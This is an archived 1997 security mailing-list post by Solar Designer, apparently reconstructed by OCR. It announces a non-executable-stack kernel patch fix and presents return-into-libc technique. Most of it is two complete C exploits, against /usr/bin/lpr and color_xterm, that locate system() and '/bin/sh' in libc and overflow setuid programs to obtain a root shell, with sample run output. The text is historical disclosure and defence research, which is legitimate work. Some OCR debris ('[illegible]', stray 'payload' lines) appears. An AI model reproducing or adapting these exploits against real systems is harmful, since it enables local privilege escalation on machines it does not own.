Getting around non-executable stack (and fix)

From: solar () FALSE COM (Solar Designer)
Date: Sun, 10 Aug 1997 17:29:46 -0300

```
Hello!

I finally decided to post a return-into-libc overflow exploit. This method
has been discussed on linux-kernel list a few months ago (special thanks to
Pavel Machek), but there was still no exploit. I'll start by speaking about
the fix, you can find the exploits (local only) below.

[ I recommend that you read the entire message even if you aren't running
Linux since a lot of the things described here are applicable to other
systems as well (perhaps someone will finally exploit those overflows in
Digital UNIX discussed here last year?). Also, this method might sometimes
be better than usual one (with shellcode) even if the stack is executable. ]

You can find the fixed version of my non-executable stack Linux kernel patch
at http://www.false.com/security/linux-stack/.

The problem is fixed by changing the address shared libraries are mmap()ed
at in such a way so it always contains a zero byte. With most vulnerabilities
the overflow is done with an ASCIIZ string, so this prevents the attacker
from passing parameters to the function, and from filling the buffer with
a pattern (requires to know the exact offset of the return address). I admit
someone might still find a libc function with no parameters (this also has
to be a single function, you can't call several of them in a row) that does
enough harm, and find the exact offset of the return address. However, this
gets quite complicated, especially for remote exploits, and especially for
```

Site News
Advertising
About/Contact

Site Search
⌕

those where you have to guess from the first try (and you also need to guess the address in libc). So, like before, fix known vulnerabilities, and use the patch to add an extra layer of security against those yet unknown.

I also fixed a bug with the binary header flag which allowed local users to bypass the patch. Thanks to retch for reporting.

And one more good thing: I added a symlink-in-/tmp fix, originally by Andrew Tridgell. I changed it to prevent from using hard links too, by simply not allowing non-root users to create hard links to files they don't own, in +t directories. This seems to be the desired behavior anyway, since otherwise users couldn't remove such links they just created. I also added exploit attempt logging, this code is shared with the non-executable stack stuff, and was the reason to make it a single patch instead of two separate ones. You can enable them separately anyway.


And now here goes the exploit for the well-known old overflow in lpr. This one is simple, so it looks like a good starting point. Note: it doesn't contain any assembly code, there's only a NOP opcode, but this one will most likely not be used, it's for the case when system() is occasionally at a 256 byte boundary. The exploit also doesn't have any fixed addresses. Be sure to read comments in the exploit before you look at the next one.


> -- lpr.c --<

```
/*
 * /usr/bin/lpr buffer overflow exploit for Linux with non-executable stack
 * Copyright (c) 1997 by Solar Designer
 */
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <setjmp.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>

#define SIZE            1200    /* Amount of data to overflow with */
#define ALIGNMENT       11      /* 0, 8, 1..3, 9..11 */

#define ADDR_MASK       0xFF000000
```

```
char buf[SIZE];
int *ptr;

int pid, pc, shell, step;
int started = 0;

jmp_buf env;

void handler() {
  started++;
}

/* SIGSEGV handler, to search in libc */
void fault() {
  if (step < 0) {
/* Change the search direction */
    longjmp(env, 1);
  } else {
/* The search failed in both directions */
    puts("\"/bin/sh\" not found, bad luck");
    exit(1);
  }
}

void error(char *fn) {
  perror(fn);
  if (pid > 0) kill(pid, SIGKILL);
  exit(1);
}

void main() {
  signal(SIGUSR1, handler);

/* Create a child process to trace */
  if ((pid = fork()) < 0) error("fork");

  if (!pid) {
/* Send the parent a signal, so it starts tracing */
    kill(getppid(), SIGUSR1);
/* A loop since the parent may not start tracing immediately */
    while (1) system("");
  }

/* Wait until the child tells us the next library call will be system() */
  while (!started);
  if (ptrace(PTRACE_ATTACH, pid, 0, 0)) error("PTRACE_ATTACH");

/* Single step the child until it gets out of system() */
  do {

    waitpid(pid, NULL, WUNTRACED);
    pc = ptrace(PTRACE_PEEKUSR, pid, 4*EIP, 0);
    if (pc == -1) error("PTRACE_PEEKUSR");
    if (ptrace(PTRACE_SINGLESTEP, pid, 0, 0)) error("PTRACE_SINGLESTEP");
  } while ((pc & ADDR_MASK) != ((int)main & ADDR_MASK));

/* Single step the child until it calls system() again */
  do {
    waitpid(pid, NULL, WUNTRACED);
    pc = ptrace(PTRACE_PEEKUSR, pid, 4*EIP, 0);
    if (pc == -1) error("PTRACE_PEEKUSR");
    if (ptrace(PTRACE_SINGLESTEP, pid, 0, 0)) error("PTRACE_SINGLESTEP");
  } while ((pc & ADDR_MASK) == ((int)main & ADDR_MASK));

/* Kill the child, we don't need it any more */
  if (ptrace(PTRACE_KILL, pid, 0, 0)) error("PTRACE_KILL");
  pid = 0;

  printf("system() found at: %08x\n", pc);

/* Let's hope there's an extra NOP if system() is 256 byte aligned */
  if (!(pc & 0xFF))
  if (*(unsigned char *)--pc != 0x90) pc = 0;

/* There's no easy workaround for these (except for using another function) */
  if (!(pc & 0xFF00) || !(pc & 0xFF0000) || !(pc & 0xFF000000)) {
    puts("Zero bytes in address, bad luck");
    exit(1);
  }

/*
 * Search for a "/bin/sh" in libc until we find a copy with no zero bytes
 * in its address. To avoid specifying the actual address that libc is
 * mmap()ed to we search from the address of system() in both directions
 * until a SIGSEGV is generated.
 */
  if (setjmp(env)) step = 1; else step = -1;
  shell = pc;
  signal(SIGSEGV, fault);
  do
    while (memcmp((void *)shell, "/bin/sh", 8)) shell += step;
  while (!(shell & 0xFF) || !(shell & 0xFF00) || !(shell & 0xFF0000));
  signal(SIGSEGV, SIG_DFL);

  printf("\"/bin/sh\" found at: %08x\n", shell);

/*
 * When returning into system() the stack should look like:
 *                            1)   pointer to "/bin/sh"
 *                            2)   return address placeholder
 * stack pointer ->           3)   pointer to system()
 *
 * The buffer could be filled with this 12 byte pattern, but then we would
 * need to try up to 12 values for the alignment. That's why a 16 byte pattern
 * is used instead:
 *                                 pointer to "/bin/sh"
 *                                 pointer to "/bin/sh"
 * stack pointer (case 1) ->       pointer to system()
 * stack pointer (case 2) ->       pointer to system()
 *
 * Any of the two stack pointer values will do, and only up to 8 values for
 * the alignment need to be tried.
 */
  memset(buf, 'x', ALIGNMENT);
  ptr = (int *)(buf + ALIGNMENT);
  while ((char *)ptr < buf + SIZE - 4*sizeof(int)) {
    *ptr++ = pc; *ptr++ = pc;
    *ptr++ = shell; *ptr++ = shell;
  }
  buf[SIZE - 1] = 0;

  execl("/usr/bin/lpr", "lpr", "-C", buf, NULL);
  error("execl");
}
```

→ payload





Use RET instr as a CALL instr.

-- lpr.c --<

The exploit above will crash after you exit the shell. This can be fixed by using a 12 byte pattern (like described in the comment), and setting the return address to point to exit() (we would need to find it first). This would however increase the number of possible alignment values to try from 8 to 12, so I don't do it.

Now, a more complicated exploit, for the -xrm libX11 overflow. It has been
tested with color_xterm from Slackware 3.1. Will also work on other xterms
(tested with xterm and nxterm from RedHat 4.2), but providing a user shell
(not root), since these temporarily give up their privileges, and an extra
setuid() call would be required.

Actually, using this method it is possible to call two functions in a row
if the first one has exactly one parameter. The stack should look like this:

```
                                pointer to "/bin/sh"
                                pointer to the UID (usually to 0)
                                pointer to system()
 stack pointer ->               pointer to setuid()
```

This will require up to 16 values for the alignment. In this case, setuid()
will return into system(), and while system() is running the pointer to UID
will be at the place where system()'s return address should normally be, so
(again) the thing will crash after you exit the shell (but no solution this
time; who cares anyway?). I leave this setuid() stuff as an exercise for the
reader.

Another thing specific to this exploit is that GetDatabase() in libX11 uses
its parameter right before returning, so if we overwrite the return address
and a few bytes after it (like normal pattern filling would do), the exploit
wouldn't work. That was the reason the -xrm exploits posted were not stable,
and required to adjust the size exactly. With returning into libc, this was
not possible at all, since parameters to libc function should be right after
the return address. That's why I do a trick similar to my SuperProbe exploit:
overwrite a pointer to a structure that has a function pointer in it (their
function also has exactly one parameter, I was extremely lucky here again).

This trick requires three separate buffers filled with different patterns.
The first buffer is what I overflow with, while the two others are put onto
the stack separately (to make them larger). Again, there's no correct return
address from system(), and a pointer to some place on the stack is there.
This makes it behave quite funny when you exit the shell: an exploit attempt
is logged (when running my patch), since system() returns onto the stack. ;^)
You can just kill the vulnerable program you're running from instead of
exiting the shell if this is undesired.

Note that you have to link the exploit with the same shared libraries that
the vulnerable program. Also, it might be required to add 4 to ALIGNMENT2 if
the exploit doesn't work, even if it worked when running as another user...

```
-- cx.c --<

/*
 * color_xterm buffer overflow exploit for Linux with non-executable stack
 * Copyright (c) 1997 by Solar Designer

 *
 * Compile:
 * gcc cx.c -o cx -L/usr/X11/lib \
 * `ldd /usr/X11/bin/color_xterm | sed -e s/^.lib/-l/ -e s/\\\.so.\\\+//`
 *
 * Run:
 * $ ./cx
 * system() found at: 401553b0
 * "/bin/sh" found at: 401bfa3d
 * bash# exit
 * Segmentation fault
 */
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <setjmp.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/wait.h>

#define SIZE1           1200    /* Amount of data to overflow with */
#define ALIGNMENT1      0       /* 0..3 */
#define OFFSET          22000   /* Structure array offset */
#define SIZE2           16000   /* Structure array size */
#define ALIGNMENT2      5       /* 0, 4, 1..3, 5..7 */
#define SIZE3           SIZE2
#define ALIGNMENT3      (ALIGNMENT2 & 3)

#define ADDR_MASK       0xFF000000

char buf1[SIZE1], buf2[SIZE2 + SIZE3], *buf3 = &buf2[SIZE2];
int *ptr;

int pid, pc, shell, step;
int started = 0;
jmp_buf env;
```

```
void handler() {
  started++;
}

/* SIGSEGV handler, to search in libc */

void fault() {
  if (step < 0) {
/* Change the search direction */
    longjmp(env, 1);
  } else {
/* The search failed in both directions */
    puts("\"/bin/sh\" not found, bad luck");
    exit(1);
  }
}

void error(char *fn) {
  perror(fn);
  if (pid > 0) kill(pid, SIGKILL);
  exit(1);
}

int nz(int value) {
  if (!(value & 0xFF)) value |= 8;
  if (!(value & 0xFF00)) value |= 0x100;

  return value;
}

void main() {
/*
 * A portable way to get the stack pointer value; why do other exploits use
 * an assembly instruction here?!
 */
  int sp = (int)&sp;

  signal(SIGUSR1, handler);

/* Create a child process to trace */
  if ((pid = fork()) < 0) error("fork");

  if (!pid) {
/* Send the parent a signal, so it starts tracing */
    kill(getppid(), SIGUSR1);
/* A loop since the parent may not start tracing immediately */
    while (1) system("");
  }

/* Wait until the child tells us the next library call will be system() */

  while (!started);

  if (ptrace(PTRACE_ATTACH, pid, 0, 0)) error("PTRACE_ATTACH");

/* Single step the child until it gets out of system() */
  do {
    waitpid(pid, NULL, WUNTRACED);
    pc = ptrace(PTRACE_PEEKUSR, pid, 4*EIP, 0);
    if (pc == -1) error("PTRACE_PEEKUSR");
    if (ptrace(PTRACE_SINGLESTEP, pid, 0, 0)) error("PTRACE_SINGLESTEP");
  } while ((pc & ADDR_MASK) != ((int)main & ADDR_MASK));

/* Single step the child until it calls system() again */
  do {
    waitpid(pid, NULL, WUNTRACED);
    pc = ptrace(PTRACE_PEEKUSR, pid, 4*EIP, 0);
    if (pc == -1) error("PTRACE_PEEKUSR");
    if (ptrace(PTRACE_SINGLESTEP, pid, 0, 0)) error("PTRACE_SINGLESTEP");
  } while ((pc & ADDR_MASK) == ((int)main & ADDR_MASK));

/* Kill the child, we don't need it any more */
  if (ptrace(PTRACE_KILL, pid, 0, 0)) error("PTRACE_KILL");
  pid = 0;

  printf("system() found at: %08x\n", pc);

/* Let's hope there's an extra NOP if system() is 256 byte aligned */
  if (!(pc & 0xFF))
  if (*(unsigned char *)--pc != 0x90) pc = 0;

/* There's no easy workaround for these (except for using another function) */
  if (!(pc & 0xFF00) || !(pc & 0xFF0000) || !(pc & 0xFF000000)) {
    puts("Zero bytes in address, bad luck");
    exit(1);
  }

/*
 * Search for a "/bin/sh" in libc until we find a copy with no zero bytes
 * in its address. To avoid specifying the actual address that libc is
 * [illegible]
 * mmap()ed to we search from the address of system() in both directions
 * until a SIGSEGV is generated.
 */
  if (setjmp(env)) step = 1; else step = -1;
  shell = pc;

  signal(SIGSEGV, fault);
  do
    while (memcmp((void *)shell, "/bin/sh", 8)) shell += step;
  while (!(shell & 0xFF) || !(shell & 0xFF00) || !(shell & 0xFF0000));
  signal(SIGSEGV, SIG_DFL);

  printf("\"/bin/sh\" found at: %08x\n", shell);

/* buf1 (which we overflow with) is filled with pointers to buf2 */
  memset(buf1, 'x', ALIGNMENT1);
  ptr = (int *)(buf1 + ALIGNMENT1);
  while ((char *)ptr < buf1 + SIZE1 - sizeof(int))
    *ptr++ = nz(sp - OFFSET);           /* db */
  buf1[SIZE1 - 1] = 0;

/* buf2 is filled with pointers to "/bin/sh" and to buf3 */
  memset(buf2, 'x', SIZE2 + SIZE3);
  ptr = (int *)(buf2 + ALIGNMENT2);
  while ((char *)ptr < buf2 + SIZE2) {
    *ptr++ = shell;                     /* db->mbstate */
    *ptr++ = nz(sp - OFFSET + SIZE2);   /* db->methods */
  }

/* buf3 is filled with pointers to system() */
  ptr = (int *)(buf3 + ALIGNMENT3);
  while ((char *)ptr < buf3 + SIZE3 - sizeof(int))
    *ptr++ = pc;                        /* db->methods->mbfinish */
  buf3[SIZE3 - 1] = 0;

/* Put buf2 and buf3 on the stack */
  setenv("BUFFER", buf2, 1);

/* GetDatabase() in libX11 will do (*db->methods->mbfinish)(db->mbstate) */
  execl("/usr/X11/bin/color_xterm", "color_xterm", "-xrm", buf1, NULL);
  error("execl");
}
```

-- cx.c --<

```
That's all for now.
I hope I managed to prove that exploiting buffer overflows should be an art.

Signed,
Solar Designer
```

Current thread:

- **popper and qpopper let you read email from other pop clients** ***dynamo () IME NET (Aug 07)***
  - Re: popper and qpopper let you read email from other pop clients *Ian R. Justman (Aug 08)*
    - solaris ^[[1J reboot *Tobias Oetiker (Aug 10)*
      - Re: solaris ^[[1J reboot *Scott Moseman (Aug 11)*
    - Re: popper and qpopper let you read email from other pop clients *Marc Slemko (Aug 10)*
    - dgux in.fingerd vulnerability *George Imburgia (Aug 11)*
    - procfs patch (fwd) *Alex (Aug 11)*
  - **Getting around non-executable stack (and fix)** *Solar Designer (Aug 10)*